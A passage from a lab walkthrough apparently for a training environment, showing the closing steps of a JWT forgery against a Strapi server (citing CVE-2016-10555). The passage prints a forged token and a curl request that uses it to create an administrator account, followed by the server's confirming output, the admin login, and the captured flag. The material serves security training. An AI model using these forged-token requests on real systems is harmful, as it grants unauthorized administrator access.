b20iLCJpYXQiOjE1NzM1NzY4NTIsImlkIjoxLCJleHAiOjE1NzM2NjMyNTJ9.JdTCV3jwKso1H0JMMZsQUE
UWXp4D9GsqYcka68Tuz1Q
root@attackdefense:~#
```

Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJodHRwczovL3dpdHJhcC5jb20iLCJpYXQiOjE1NzM1NzY4NTIsImlkIjoxLCJleHAiOjE1NzM2NjMyNTJ9.JdTCV3jwKso1H0JMMZsQUEUWXp4D9GsqYcka68Tuz1Q

Step 8: Creating a new account with administrator privileges using the forged token.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJodHRwczovL3dpdHJhcC5jb20iLCJpYXQiOjE1NzM1NzY4NTIsImlkIjoxLCJleHAiOjE1NzM2NjMyNTJ9.JdTCV3jwKso1H0JMMZsQUEUWXp4D9GsqYcka68Tuz1Q" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.140.8.3:1337/users | jq

Note: The JWT token used in the Authorization header is the one retrieved in the previous step.


```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGci
OiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJodHRwczovL3dpdHJhcC5jb20iLCJpYXQiOjE1NzM1NzY4NTIsImlkIjoxLCJleHAi
OjE1NzM2NjMyNTJ9.JdTCV3jwKso1H0JMMZsQUEUWXp4D9GsqYcka68Tuz1Q" -d '{ "role": "1", "username": "secret_user
", "password": "secret_password", "email": "secret@email.com" }' http://192.140.8.3:1337/users | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   326  100   224  100   102    864    393 --:--:-- --:--:-- --:--:--  1258
{
  "id": 4,
  "username": "secret_user",
  "email": "secret@email.com",
  "provider": "local",
  "confirmed": null,
  "blocked": null,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~#
```

The request for the creation of the new user succeeded.


Step 9: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:

Strapi Admin Panel URL: http://192.45.255.3:1337/admin



Step 10: Retrieving the secret flag.



Open the Secretflags content type on the left panel.

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.

Flag: cce126005b278bef4b77bf4617d9ea6d252e3c70

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. CVE-2016-10555 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10555)